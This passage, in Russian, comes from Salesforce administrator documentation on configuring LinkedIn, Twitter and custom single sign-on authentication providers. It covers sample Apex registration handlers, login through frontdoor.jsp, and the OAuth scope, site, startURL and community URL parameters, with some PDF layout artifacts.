    global void updateUser(Id userId, Id portalId, Auth.UserData data) {  
        User u = new User(id = userId);  
        u.lastName = data.lastName;  
        u.firstName = data.firstName;  
        update(u);  
    }  
}
```

Дополнительную информацию и примеры см. в [документации к интерфейсу RegistrationHandler](#).

## Обновление приложения LinkedIn

После определения поставщика проверки подлинности LinkedIn в организации Salesforce вернитесь в LinkedIn и обновите приложение для использования значения поля «URL-адрес обратного вызова», созданного системой Salesforce, в качестве значения поля «URL-адреса переадресации OAuth 2.0» в параметрах приложения LinkedIn.

## Тестирование подключения единой регистрации

Откройте «Тестовый URL-адрес инициализации» на странице сведений о поставщике проверки подлинности в обозревателе. При этом пользователь переходит на веб-узел LinkedIn, где ему предлагается выполнить вход и авторизовать приложение. После авторизации пользователь возвращается в систему Salesforce.

## Настройка поставщика проверки подлинности Twitter


Разрешите пользователям выполнять вход в организацию Salesforce посредством аккаунтов Twitter.

Чтобы настроить Twitter в качестве поставщика проверки подлинности, выполните перечисленные ниже действия.

1. [Настройте приложение Twitter.](#)
2. [Определите поставщика Twitter для организации Salesforce](#) и установите средство обработки регистрации.
3. [Измените средство обработки регистрации.](#)
4. [Обновите приложение Twitter](#) для использования URL-адреса обратного вызова, созданного системой Salesforce, в качестве записи в параметрах приложения Twitter.
5. [Протестируйте подключение единой регистрации.](#)

## Настройка приложения Twitter


Прежде чем настроить Twitter для организации Salesforce, рекомендуем настроить приложение в Twitter.

 **Прим.:** Чтобы пропустить данное действие, разрешите системе Salesforce использование собственного стандартного приложения. Дополнительную информацию см. в разделе [«Использование значений под управлением Salesforce при настройке поставщика проверки подлинности»](#).

1. Выполните вход в учетную запись разработчика на [веб-сайте Twitter](#).
2. Щелкните значок пользователя вверху страницы и выберите пункт **«Мои приложения»** (или откройте веб-узел [apps.twitter.com](https://apps.twitter.com)).
3. Нажмите кнопку **«Создать приложение»**.
4. Введите параметры приложения.
5. Запомните значения полей «Ключ API» и «Секрет API» нового приложения. Они будут позже использоваться в системе Salesforce.

## Определение поставщика Twitter для организации Salesforce

Значения полей «Ключ API» и «Секрет API» из приложения Twitter требуются для настройки поставщика Twitter в организации Salesforce.

 **Прим.:** Чтобы пропустить ввод данных значений при настройке поставщика, разрешите системе Salesforce управление значениями. Дополнительную информацию см. в разделе [«Использование значений под управлением Salesforce при настройке поставщика проверки подлинности»](#).

1. Введите строку *«Поставщики проверки подлинности»* в поле «Быстрый поиск» в меню «Настройка» и выберите **«Поставщики проверки подлинности»**.
2. Нажмите кнопку **«Создать»**.
3. Выберите Twitter в поле «Тип поставщика».
4. Заполните поле «Имя».

### ВЕРСИИ

Доступно в версиях:  
Lightning Experience и  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:

- «Просмотр настройки и конфигурации»

Для редактирования параметров:


- «Настройка приложения»

И

«Управление поставщиками проверки подлинности»

5. Заполните поле «Индекс URL-адреса». Данное значение используется в URL-адресах конфигурации клиента. Например, если индексу URL-адреса поставщика присвоено значение «MoiPostavshikTwitter», то URL-адрес единой регистрации выглядит следующим образом:

`https://login.salesforce.com/services/sso/00Dx0000000001/MoiPostavshikTwitter.`

6. Введите значение поля «Ключ API» из Twitter в поле «Ключ пользователя».
7. Введите значение поля «Секрет API» из Twitter в поле «Секрет пользователя».
8. При необходимости заполните перечисленные ниже поля.
  - a. Поле «URL-адрес настраиваемой ошибки», значение которого должно использоваться поставщиком для уведомления об ошибках.
  - b. Поле «URL-адрес настраиваемого выхода», значение которого должно использоваться при выходе пользователей, выполнивших проверку подлинности посредством процесса единой регистрации. Рекомендуем использовать данное поле для перенаправления пользователей на фирменную страницу выхода или любую другую страницу, кроме стандартной страницы выхода Salesforce. URL-адрес должен быть полностью определенным и содержать префикс http или https (например, `https://acme.my.salesforce.com`).
  - c. Чтобы создать шаблон класса Apex для [средства обработки регистрации](#), щелкните ссылку **«Автоматически создавать шаблон средства обработки регистрации»**. Прежде чем использовать данный класс, выполните его редактирование путем изменения стандартного содержимого.  
 **Прим.:** URL-адрес инициализации единой регистрации может быть создан только после выбора класса средства обработки регистрации для системы Salesforce.
  - d. Выберите пользователя, выполняющего класс средства обработки Apex, в поле «Выполнить регистрацию как». Пользователю должно быть предоставлено полномочие «Управление пользователями». Данное поле является обязательным в случае выбора или автоматического создания класса для средства обработки регистрации.
  - e. Чтобы использовать портал для пользователей Twitter, выберите нужный портал в раскрывающемся списке «Портал».
  - f. Чтобы добавить путь в значок для отображения в виде кнопки на странице входа для сообщества, воспользуйтесь полем «URL-адрес значка». Данный значок применяется только к сообществу, поэтому не отображается на странице входа для организации Salesforce или настраиваемого домена, созданного посредством функции «Мой домен». Кнопка позволяет пользователям выполнять вход посредством связанного поставщика проверки подлинности для сообщества.

При необходимости укажите путь к собственному изображению или скопируйте URL-адрес одного из тестовых значков.

9. Нажмите кнопку **«Сохранить»**.

Некоторые URL-адреса конфигурации клиента генерируются только после определения поставщика проверки подлинности.

- «Тестовый URL-адрес инициализации»: данный URL-адрес позволяет проверить правильность настройки стороннего поставщика. Администратор открывает данный URL-адрес в обозревателе, регистрируется в стороннем приложении и перенаправляется в систему Salesforce путем сопоставления атрибутов.
- «URL-адрес инициализации единой регистрации»: данный URL-адрес позволяет использовать единую регистрацию для входа в систему Salesforce посредством стороннего приложения. Конечный пользователь открывает данный URL-адрес в обозревателе и регистрируется в стороннем приложении. В этом случае вход в систему Salesforce выполняется от имени созданного или обновленного пользователя.

- «URL-адрес связывания текущего пользователя»: данный URL-адрес позволяет связать текущих пользователей Salesforce со сторонней учетной записью. Конечный пользователь открывает данный URL-адрес в обозревателе, регистрируется в стороннем приложении и в системе Salesforce, а затем подтверждает ссылку.
- «URL-адрес обратного вызова»: данный URL-адрес позволяет поставщику проверки подлинности обращаться к конечной точке конфигурации. При переадресации на адрес, указанный в поле «URL-адрес обратного вызова», должны использоваться сведения для всех перечисленных выше URL-адресов конфигурации клиента.

URL-адреса конфигурации клиента поддерживают дополнительные параметры запроса, позволяющие перенаправлять пользователей для входа посредством выбранных сайтов, получения настраиваемых полномочий от сторонних компаний или перехода в определенную область после проверки подлинности.

### Редактирование средства обработки регистрации

1. Введите строку «Классы Apex» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «Классы Apex».
2. Измените автоматически созданное средство обработки регистрации Apex (или текущее средство обработки регистрации) для соотнесения полей между Twitter и Salesforce.

Ниже приведен пример средства обработки регистрации Apex при использовании приложения Twitter в качестве поставщика проверки подлинности.

```
global class MyTwitterRegHandler implements Auth.RegistrationHandler{

global User createUser(Id portalId, Auth.UserData data)
{
    if(data.attributeMap.containsKey('sfdc_networkid'))
    {
        // Create communities user
        Account a = [SELECT Id FROM account WHERE name='Twitter Account']; // Make sure
this account exists

        Contact c = new Contact();
        c.accountId = a.Id;
        c.email = 'temp@CHANGE-ME.com';
        c.firstName = data.fullname.split(' ')[0];
        c.lastName = data.fullname.split(' ')[1];
        insert(c);

        User u = new User();
        Profile p = [SELECT Id FROM profile WHERE name='Customer Portal Manager'];
        u.username = data.username + '@sfdc-portal-twitter.com';
        u.email = 'temp@CHANGE-ME.com';
        u.firstName = data.fullname.split(' ')[0];
        u.lastName = data.fullname.split(' ')[1];
        String alias = data.fullname;

        //Alias must be 8 characters or less
        if(alias.length() > 8) {
            alias = alias.substring(0, 8);
        }

        u.alias = alias;
        u.languagelocalekey = 'en_US';
        u.localesidkey = 'en_US';
    }
}
```

```

    u.emailEncodingKey = 'UTF-8';
    u.timeZoneSidKey = 'America/Los_Angeles';
    u.profileId = p.Id;
    u.contactId = c.Id;
    return u;
} else {
    // Create Standard SFDC user
    User u = new User();
    Profile p = [SELECT Id FROM profile WHERE name='Standard User'];
    u.username = data.username + '@sfdc-twitter.com';
    u.email = 'temp@CHANGE-ME.com';
    u.firstName = data.fullname.split(' ')[0];
    u.lastName = data.fullname.split(' ')[1];
    String alias = data.fullname;
    if(alias.length() > 8)
        alias = alias.substring(0, 8);

    u.alias = alias;
    u.languagelocalekey = 'en_US';
    u.localesidkey = 'en_US';
    u.emailEncodingKey = 'UTF-8';
    u.timeZoneSidKey = 'America/Los_Angeles';
    u.profileId = p.Id;
    return u;
}
}

global void updateUser(Id userId, Id portalId, Auth.UserData data)
{
    User u = new User(id=userId);
    u.firstName = data.fullname.split(' ')[0];
    u.lastName = data.fullname.split(' ')[1];
    String alias = data.fullname;
    if(alias.length() > 8)
        alias = alias.substring(0, 8);

    u.alias = alias;
    update(u);
}
}

```

Дополнительную информацию и примеры см. в [документации к интерфейсу RegistrationHandler](#).

## Обновление приложения Twitter

После определения поставщика проверки подлинности Twitter в организации Salesforce вернитесь в Twitter и обновите приложение для использования значения поля «URL-адрес обратного вызова», созданного системой Salesforce, в качестве значения поля «URL-адрес обратного вызова» в параметрах приложения Twitter.



**Прим.:** В приложении Twitter установите флажок «Разрешить этому приложению вход через Twitter».



## Тестирование подключения единой регистрации

Откройте «Тестовый URL-адрес инициализации» на странице сведений о поставщике проверки подлинности в обозревателе. При этом пользователь переходит на веб-узел Twitter, где ему предлагается выполнить вход и авторизовать приложение. После авторизации пользователь возвращается в систему Salesforce.

## Использование значений под управлением Salesforce при настройке поставщика проверки подлинности


При необходимости разрешите системе Salesforce автоматическое создание значений ключей при настройке поставщика проверки подлинности Facebook, Salesforce, LinkedIn, Twitter или Google. Данный алгоритм позволяет пропускать этап создания собственного стороннего приложения.

Если пользователь выбирает возможность использования значений под управлением Salesforce при настройке поставщика проверки подлинности, то система Salesforce использует собственное стандартное приложение в фоновом режиме. Данное приложение генерирует значения, исключая необходимость создания собственного приложения.

Чтобы воспользоваться значениями под управлением Salesforce, пропустите все перечисленные ниже поля (при условии их отображения при настройке поставщика проверки подлинности).

- Ключ пользователя
- Секрет пользователя
- URL-адрес конечной точки авторизации
- URL-адрес конечной точки маркера
- URL-адрес конечной точки сведений о пользователе
- Стандартные области

Заполнение одного из указанных выше полей указывает на использование собственного стороннего или связанного приложения, поэтому также требует заполнения полей «Ключ пользователя» и «Секрет пользователя».

 **Пример:** Например, чтобы разрешить использование регистрационных данных LinkedIn для входа в систему Salesforce, настройте единую регистрацию посредством поставщика проверки подлинности LinkedIn. При необходимости пропустите этап создания приложения LinkedIn ввиду выбора возможности использования значений под управлением Salesforce при настройке поставщика проверки подлинности. Чтобы определить поставщика проверки подлинности LinkedIn и протестировать подключение, выполните действия, описанные в разделе [«Настройка поставщика проверки подлинности LinkedIn»](#).

### ВЕРСИИ

Доступно в версиях:  
Lightning Experience и  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:

- «Просмотр настройки и конфигурации»

Для редактирования параметров:

- «Настройка приложения»

И

«Управление поставщиками проверки подлинности»

## Создание настраиваемого внешнего поставщика проверки подлинности

Создайте поставщика проверки подлинности для единой регистрации (SSO), чтобы администраторы и пользователи могли использовать свои учетные данные, отличные от Salesforce, SSO для своих организаций Salesforce.

1. **Настройте** организацию с выбранным поставщиком.
2. **Создайте** собственные типы настраиваемых метаданных и выберите настраиваемые поля, которые администраторы должны заполнять во время настройки.
3. **Создайте** совпадающие классы и методы Apex для выбранных типов метаданных и используйте эти классы для внедрения интерфейса `Auth.AuthProviderPlugin`.
4. **Настройте** новые метаданные на странице настройки поставщика проверки подлинности.
5. **Обновите** приложение для использования URL-адреса обратного вызова, сгенерированного Salesforce.
6. **Протестируйте** подключение.

### ВЕРСИИ

Доступно в версиях:

Доступно в версиях:

**Professional, Enterprise, Performance, Unlimited** и **Developer**

## Настройка организации


Перед конфигурацией модуля поставщика проверки подлинности для организации Salesforce настройте организацию с выбранным внешним поставщиком проверки подлинности.

1. Перейдите на сайт поставщика и создайте приложение.
2. Измените параметры приложения и задайте домену приложения значение Salesforce.
3. Запомните код и секрет приложения, если потребуется для внешнего поставщика проверки подлинности.

## Создание типов настраиваемых метаданных

При наличии организации создайте типы настраиваемых метаданных для организации Salesforce, необходимых для внешнего поставщика проверки подлинности.

1. Введите строку «*Метаданные*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Типы настраиваемых метаданных**».
2. Нажмите кнопку «**Создать тип настраиваемых метаданных**».
3. Введите имя метки для настраиваемых метаданных в единственном и множественном числе и нажмите кнопку «**Сохранить**».
4. В разделе «**Настраиваемые поля**» нажмите кнопку «**Создать**» и выберите настраиваемые поля, которые необходимы вам и вашему поставщику. Например, если поставщику проверки подлинности требуется код или секрет приложения, вы можете создать поля с метками «**Ключ пользователя**» или «**Секрет пользователя**».


 **Прим.:** Вам предложат ввести сведения для каждого типа поля, например метку, описание и текст справки. Можно выбрать, делать ли такие поля обязательными.

## Создание классов и методов Apex

Для создания настраиваемого поставщика проверки подлинности для SSO создайте класс, внедряющий интерфейс `Auth.AuthProviderPlugin`. Этот интерфейс позволяет хранить настраиваемую конфигурацию для поставщика проверки подлинности и обрабатывать протоколы проверки подлинности. Он также создает имя внешнего поставщика проверки подлинности и отображает это имя в списке доступных поставщиков.

1. В меню «Настройка» введите строку «*классы apex*» в поле поиска и выберите «**Классы Apex**».


2. Нажмите кнопку **«Создать»**.
3. В указанном поле создайте класс и метод Apex.
  - a. Внедрите интерфейс `Auth.AuthProviderPlugin`.
  - b. Введите имя API, указанное в недавно созданных настраиваемых метаданных для текстовой строки «возврат» метода `getCustomMetadataType`.

 **Прим.:** Для получения дополнительной информации о классах и методах, затребованных модулем, см. раздел **«Пространство имен проверки подлинности»** в Руководстве разработчика Force.com [Apex Code](#).

### Конфигурация поставщика проверки подлинности

Пользователю необходим код и секрет приложения поставщика проверки подлинности для настройки поставщика в организации Salesforce.

1. Введите строку *«Поставщики проверки подлинности»* в поле «Быстрый поиск» в меню «Настройка» и выберите **«Поставщики проверки подлинности»**.
2. Нажмите кнопку **«Создать»**.
3. Для типа поставщика выберите своего поставщика.
4. Введите имя поставщика.
5. Заполните поле «Индекс URL-адреса». Данное значение используется в URL-адресах конфигурации клиента. Например, если URL-адрес вашего поставщика звучит как *МойЗамечательныйПоставщик*, ваш URL-адрес SSO похож на `https://login.salesforce.com/auth/sso/00Dx000000000001/MyAwesomeProvider`.
6. Введите данные в созданные вами настраиваемые поля.
7. Чтобы создать шаблон класса Apex для [средства обработки регистрации](#), щелкните ссылку **«Автоматически создавать шаблон средства обработки регистрации»**. Прежде чем использовать данный шаблон класса, выполните его редактирование путем изменения стандартного содержимого.

 **Прим.:** Укажите класс средства обработки регистрации для системы Salesforce для создания значения поля «URL-адрес инициализации единой регистрации».

8. Выберите пользователя, запускающего класс Apex, в поле «Выполнить регистрацию как». Пользователю должно быть предоставлено полномочие «Управление пользователями». Это поле обязательно для всех поставщиков проверки подлинности.
9. Чтобы добавить путь в значок для отображения в виде кнопки на странице входа для сообщества, воспользуйтесь полем «URL-адрес значка». Данный значок применяется только к сообществу, поэтому не отображается на странице входа для организации Salesforce или настраиваемого домена, созданного посредством функции «Мой домен». Кнопка позволяет пользователям выполнять вход посредством связанного поставщика проверки подлинности для сообщества.

При необходимости укажите путь к собственному изображению или скопируйте URL-адрес одного из тестовых значков.

10. Нажмите кнопку **«Сохранить»**.

Запомните сгенерированное значение созданного поля «Код поставщика проверки подлинности». Данное значение должно использоваться в классе Apex `Auth.AuthToken`.

Некоторые URL-адреса конфигурации клиента генерируются только после определения поставщика проверки подлинности.

- «Тестовый URL-адрес инициализации». Позволяет проверять правильность настройки стороннего поставщика. Администратор открывает данный URL-адрес в обозревателе, регистрируется в стороннем приложении и перенаправляется в систему Salesforce путем сопоставления атрибутов.
- «URL-адрес инициализации единой регистрации». Применяется для инициализации SSO в Salesforce стороннего приложения (с использованием учетных данных стороннего приложения). Конечный пользователь открывает данный URL-адрес в обозревателе и регистрируется в стороннем приложении. Затем стороннее приложение создает нового пользователя или обновляет текущего пользователя и выполняет вход в систему Salesforce от его имени.
- «URL-адрес связывания текущего пользователя». Позволяет связать текущих пользователей Salesforce со сторонней учетной записью. Конечный пользователь открывает данный URL-адрес в обозревателе, регистрируется в стороннем приложении и в системе Salesforce, а затем подтверждает ссылку.
- «URL-адрес инициализации только OAuth». Позволяет получать маркеры доступа OAuth для стороннего приложения. Пользователи, чтобы получить маркер, должны авторизоваться с помощью Salesforce для сторонней службы. В данной схеме не предусмотрены будущие возможности SSO.
- «URL-адрес обратного вызова». Позволяет поставщику проверки подлинности обращаться к конечной точке конфигурации. Поставщик проверки подлинности выполняет переадресацию на адрес, указанный в поле «URL-адрес обратного вызова», со сведениями для каждого URL-адреса конфигурации клиента.

URL-адреса конфигурации клиента поддерживают другие параметры запроса, позволяющие перенаправлять пользователей для входа посредством выбранных сайтов, получения настраиваемых полномочий от сторонних компаний или перехода в определенную область после проверки подлинности.

### Обновление внешнего поставщика проверки подлинности

После определения поставщика проверки подлинности в организации Salesforce вернитесь на сайт внешнего поставщика проверки подлинности и обновите приложение для использования «URL-адреса обратного вызова» в качестве «URL-адреса веб-сайта» поставщика проверки подлинности.

### Тестирование подключения SSO

Откройте «Тестовый URL-адрес инициализации» на странице сведений о поставщике проверки подлинности в обозревателе. При этом пользователь переходит на сайт поставщика, где ему предлагается выполнить вход и авторизовать приложение. После авторизации пользователь возвращается в систему Salesforce.

## Использование `frontdoor.jsp` для входа в систему Salesforce

Рекомендуем использовать `frontdoor.jsp` для предоставления пользователям доступа к системе Salesforce из настраиваемого веб-интерфейса (например, сайт Force.com удаленного доступа или другая интеграция API) посредством текущего кода сеанса и URL-адреса сервера.

Чтобы проверить подлинность пользователей посредством `frontdoor.jsp`, рекомендуем передать `frontdoor.jsp` URL-адрес сервера и полный код сеанса (не только 15- или 18-значный код).

Оптимальным способом передачи значений является форма, использующая запрос POST. Например, форма ниже передает `frontdoor.jsp` код текущего сеанса.

```
<form method="POST" action="https://instance.salesforce.com/secur/frontdoor.jsp">
<input type="hidden" name="sid"
value="full_sessionID_value"
```

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

```

    />
<input type="submit" name="login" value="Log In" /></form>

```

При необходимости отправьте значения в виде параметров URL-адреса. В отличие от запроса POST, данный способ является менее безопасным ввиду раскрытия кода сеанса в URL-адресе.

```

https://instance.salesforce.com/secur/frontdoor.jsp?sid=full_sessionID_value
&retURL=optional_relative_url_to_open

```

При использовании настраиваемого домена, созданного посредством функции «Мой домен», рекомендуем передавать имя домена в URL-адресе сервера.

Форма ниже передает frontdoor.jsp код текущего сеанса для настраиваемого домена.

```

<form method="POST" action="https://domain_name.my.salesforce.com/secur/frontdoor.jsp">
<input type="hidden" name="sid"
    value="full_sessionID_value"
    />
<input type="submit" name="login" value="Log In" /></form>

```

Ниже приведен пример отправки значений в виде параметров URL-адреса.

```

https://domain_name.my.salesforce.com/secur/frontdoor.jsp?sid=full_sessionID_value
&retURL=optional_relative_url_to_open

```

## Экземпляр

Рекомендуем выяснить имя экземпляра, используемого организацией. Например, значение `https://na1.salesforce.com`, возвращаемое параметром `serverUrl` при входе посредством интерфейса API, указывает на использование экземпляра «na1». Оставшаяся часть адреса сервера (имя домена `salesforce.com`) не меняется.

При создании интеграции для одной организации Salesforce данное значение может быть жестко запрограммировано. При создании интеграции для нескольких организаций экземпляр может быть определен посредством параметра `serverUrl` объекта `LoginResult`, возвращенного вызовом SOAP API `login()`.

## Полный код сеанса

Параметры ниже содержат полный код сеанса.

- `access_token` из проверки подлинности OAuth



**Совет:** При создании связанного приложения одному из параметров `scope` должно быть задано значение `web` или `full`.

- `LoginResult`, возвращенный вызовом SOAP API `login()`
- Метод `UserInfo.getSessionId()`

Frontdoor.jsp не поддерживает использование кода сеанса, возвращенного методом Visualforce `{!GETSESSIONID()}`.



**Прим.:** Frontdoor.jsp не поддерживает некоторые типы сеансов (например, сеансы API сообщества). При наличии данных сеансов рекомендуем использовать SAML для единой регистрации.

## Относительный URL-адрес для открытия

При необходимости добавьте относительный путь, закодированный как URL-адрес, для переадресации пользователей в пользовательский интерфейс Salesforce или на конкретную страницу записи, объекта, отчета или Visualforce (например, /арех/мояСтраницаVisualforce).

## Использование параметров запроса в URL-адресах конфигурации клиента

Дополнительные параметры запроса позволяют расширить функции, выполняемые поставщиком проверки подлинности.

Поставщики проверки подлинности поддерживают дополнительные параметры запроса, позволяющие перенаправлять пользователей для входа посредством выбранных сайтов, получения настраиваемых полномочий от сторонних компаний или перехода в определенную область после проверки подлинности.

Добавьте параметры запроса в URL-адреса конфигурации клиента ниже. Данные адреса создаются в результате определения поставщика проверки подлинности.

- Тестовый URL-адрес инициализации
- URL-адрес инициализации единой регистрации
- URL-адрес связывания текущего пользователя
- URL-адрес обратного вызова

При необходимости дополните URL-адрес любым параметром ниже. При использовании поставщиков Janrain параметры могут быть добавлены только в соответствующий URL-адрес обратного вызова.

- **Scope:** данный параметр настраивает полномочия, полученные от сторонней компании.
- **Site:** данный параметр позволяет использовать поставщика на сайте.
- **StartURL:** данный параметр перенаправляет пользователя, прошедшего проверку подлинности, в определенную область.
- **Community:** данный параметр перенаправляет пользователя, прошедшего проверку подлинности, в определенное сообщество.
- **Authorization Endpoint** на странице 1056: данный параметр перенаправляет пользователя на конкретную конечную точку для проверки подлинности (только поставщики проверки подлинности Salesforce).

### ВЕРСИИ

Доступно в версиях:  
Lightning Experience II  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition II**  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:

- «Просмотр настройки и конфигурации»

Для редактирования параметров:

- «Настройка приложения»

И

«Управление поставщиками проверки подлинности»

## Использование параметра Scope

Данный параметр настраивает полномочия, полученные от сторонней компании (например, Facebook или Janrain), которые предоставляются возвращенному маркеру доступа.

При необходимости настройте запросы, отправляемые сторонней компании, для получения маркеров доступа с дополнительными полномочиями. Методы `Auth.AuthToken` позволяют извлекать предоставленные маркеры доступа с целью использования дополнительных полномочий.

Стандартные параметры `scope` определяются сторонней компанией, но обычно ограничивают доступ основными сведениями о пользователе. Каждый тип поставщика (Open ID Connect, Facebook, Salesforce и другие) использует набор стандартных параметров `scope`, отправляемых вместе с запросом на конечную точку авторизации. Например, система Salesforce использует стандартный параметр `scope` со значением `id`.

При необходимости отправьте строку параметров `scope`, разделенных пробелами. Строка запрошенных параметров `scope`, разделенных пробелами, отправляется в стороннюю компанию и переопределяет стандартные полномочия, запрошенные поставщиками проверки подлинности.

Компания Janrain не использует данный параметр, но требует настройки дополнительных полномочий.



**Пример:** Ниже приведен пример параметра `scope`, запрашивающего `api` и `web` от компании Salesforce, и добавленного в поле «URL-адрес инициализации единой регистрации», где:

- *код\_организации* — это код поставщика проверки подлинности
- *индекс\_URL* — это значение, указанное при определении поставщика проверки подлинности

`https://login.salesforce.com/services/auth/ssc/код_организации/индекс_URL?scope=id%20api%20web`

Действительные параметры `scope` также определяются сторонней компанией, поэтому рекомендуем использовать отдельную стороннюю документацию. Ниже перечислены параметры `scope`, поддерживаемые системой Salesforce.

| Значение                        | Описание  |
|---------------------------------|---|
| <code>api</code>                | Разрешает доступ к текущей учетной записи зарегистрированного пользователя посредством интерфейсов API (например, REST API и Bulk API). Кроме того, данное значение содержит значение <code>chatter_api</code> , разрешающее доступ к ресурсам Chatter REST API.                                      |
| <code>chatter_api</code>        | Разрешает доступ только к ресурсам Chatter REST API.  |
| <code>custom_permissions</code> | Разрешает доступ к настраиваемым полномочиям организации, соответствующей связанному приложению, и определяет доступность каждого полномочия текущему пользователю.   |
| <code>full</code>               | Разрешает доступ ко всем данным, доступным зарегистрированному пользователю, и охватывает все другие области. Значение <code>full</code> не возвращает маркер обновления. Чтобы получить маркер обновления, отправьте запрос на параметр <code>scope</code> со значением <code>refresh_token</code> . |

### ВЕРСИИ

Доступно в версиях:  
Lightning Experience и  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:

- «Просмотр настройки и конфигурации»

Для редактирования параметров:

- «Настройка приложения»

И

«Управление поставщиками проверки подлинности»

| Значение      | Описание   |
|---------------|--|
| id            | Разрешает доступ к службе URL-адресов удостоверений. Чтобы получить тот же результат, что при использовании значения <code>id</code> , отправьте отдельные запросы <code>profile</code> , <code>email</code> , <code>address</code> и <code>phone</code> ; они все являются синонимами.  |
| openid        | Разрешает доступ к уникальному идентификатору текущего зарегистрированного пользователя для приложений OpenID Connect.<br><br>Область <code>openid</code> может использоваться процессом проверки подлинности пользователя-агента OAuth 2.0 и процессом проверки подлинности веб-сервера OAuth 2.0 для возврата подписанного маркера кода, соответствующего <a href="#">спецификации OpenID Connect</a> , а также маркера доступа. |
| refresh_token | Разрешает возврат маркера обновления при наличии права на его получение. Данная область позволяет приложению взаимодействовать с данными пользователя в автономном режиме и является синонимом области <code>offline_access</code> .   |
| visualforce   | Разрешает доступ к страницам Visualforce.  |
| web           | Разрешает использование параметра <code>access_token</code> в Интернете. Кроме того, данное значение содержит значение <code>visualforce</code> , разрешающее доступ к страницам Visualforce.  |

СМ. ТАКЖЕ:

[Использование параметров запроса в URL-адресах конфигурации клиента](#)




## Использование параметра Site

Поставщик проверки подлинности может использоваться для входа на сайт или связывания с пользователем сайтов.

Чтобы использовать поставщика на сайте, выполните указанные ниже действия.

- Включите возможность использования поставщика на сайте.
- Убедитесь, что конфигурация сайта позволяет использовать данный портал.
- Добавьте сведения об URL-адресе входа в URL-адрес соответствующей конфигурации клиента (например, «URL-адрес инициализации единой регистрации») посредством параметра `site`.

 **Пример:** Создание страницы Visualforce для входа или выбор стандартной страницы выполняется при создании сайта. Пример URL-адреса входа: `https%3A%2F%2Fmysite.force.com%2FsiteLogin`.

Ниже приведен пример URL-адреса входа, добавленного в поле «URL-адрес инициализации единой регистрации» посредством параметра `site`, где:

- *код\_организации* — это код поставщика проверки подлинности
- *индекс\_URL* — это значение, указанное при определении поставщика проверки подлинности

`https://login.salesforce.com/services/auth/ssc/код_организации/индекс_URL?site=https%3A%2F%2Fmysite.force.com%2FsiteLogin`

Если параметр `site` не задан, то пользователь перенаправляется на стандартный портал (при наличии поддержки) или в стандартное приложение (при отсутствии поддержки).

СМ. ТАКЖЕ:

[Использование параметров запроса в URL-адресах конфигурации клиента](#)

### ВЕРСИИ

Доступно в версиях:  
Lightning Experience и  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:

- «Просмотр настройки и конфигурации»

Для редактирования параметров:

- «Настройка приложения»

И

«Управление поставщиками проверки подлинности»

## Использование параметра StartURL

Пользователь, прошедший проверку подлинности или выполнивший связывание, может быть перенаправлен в определенную область.

Чтобы перенаправить пользователей, прошедших проверку подлинности, в определенную область, укажите URL-адрес, содержащий параметр запроса `startURL`. Данный URL-адрес должен быть относительным, так как абсолютный URL-адрес возвращает ошибку. Если параметр `startURL` не добавляется, то пользователь, прошедший проверку подлинности, перенаправляется на страницу `/home/home.jsp` (для портала или стандартного приложения) или на стандартную страницу `sites` (для сайта).



**Пример:** Например, значение «URL-адрес инициализации единой регистрации» инициализирует перенаправление пользователя после входа, а значение «URL-адрес связывания текущего пользователя» перенаправляет пользователя посредством ссылки «Continue to Salesforce» на странице подтверждения.

Ниже приведен пример параметра `startURL`, добавленного в поле «URL-адрес инициализации единой регистрации», где:

- *код\_организации* — это код поставщика проверки подлинности
- *индекс\_URL* — это значение, указанное при определении поставщика проверки подлинности

`https://login.salesforce.com/services/auth/ssc/0/initialURL?startURL=%2F005x0000000001%3Fredirect%3D`

СМ. ТАКЖЕ:

[Использование параметров запроса в URL-адресах конфигурации клиента](#)

### ВЕРСИИ

Доступно в версиях:  
Lightning Experience и  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:

- «Просмотр настройки и конфигурации»

Для редактирования параметров:

- «Настройка приложения»


И

«Управление поставщиками проверки подлинности»

## Использование параметра URL-адреса Community

Пользователь, прошедший проверку подлинности, может быть перенаправлен в определенное сообщество.

Чтобы перенаправить пользователей, прошедших проверку подлинности, в определенное сообщество, укажите URL-адрес, содержащий параметр запроса `community`. Если параметр не добавляется, то пользователь, прошедший проверку подлинности, перенаправляется на страницу `/home/home.jsp` (для портала или стандартного приложения) или на стандартную страницу `sites` (для сайта).

 **Пример:** Например, значение «URL-адрес инициализации единой регистрации» инициирует перенаправление пользователя после входа, а значение «URL-адрес связывания текущего пользователя» перенаправляет пользователя посредством ссылки «Continue to Salesforce» на странице подтверждения.

Ниже приведен пример параметра `community`, добавленного в поле «URL-адрес инициализации единой регистрации», где:

- *код\_организации* — это код поставщика проверки подлинности
- *индекс\_URL* — это значение, указанное при определении поставщика проверки подлинности

`https://login.salesforce.com/services/auth/ssc/код_организации/индекс_URL?community=https://are.force.com/support`

### ВЕРСИИ

Доступно в версиях:  
Lightning Experience и  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

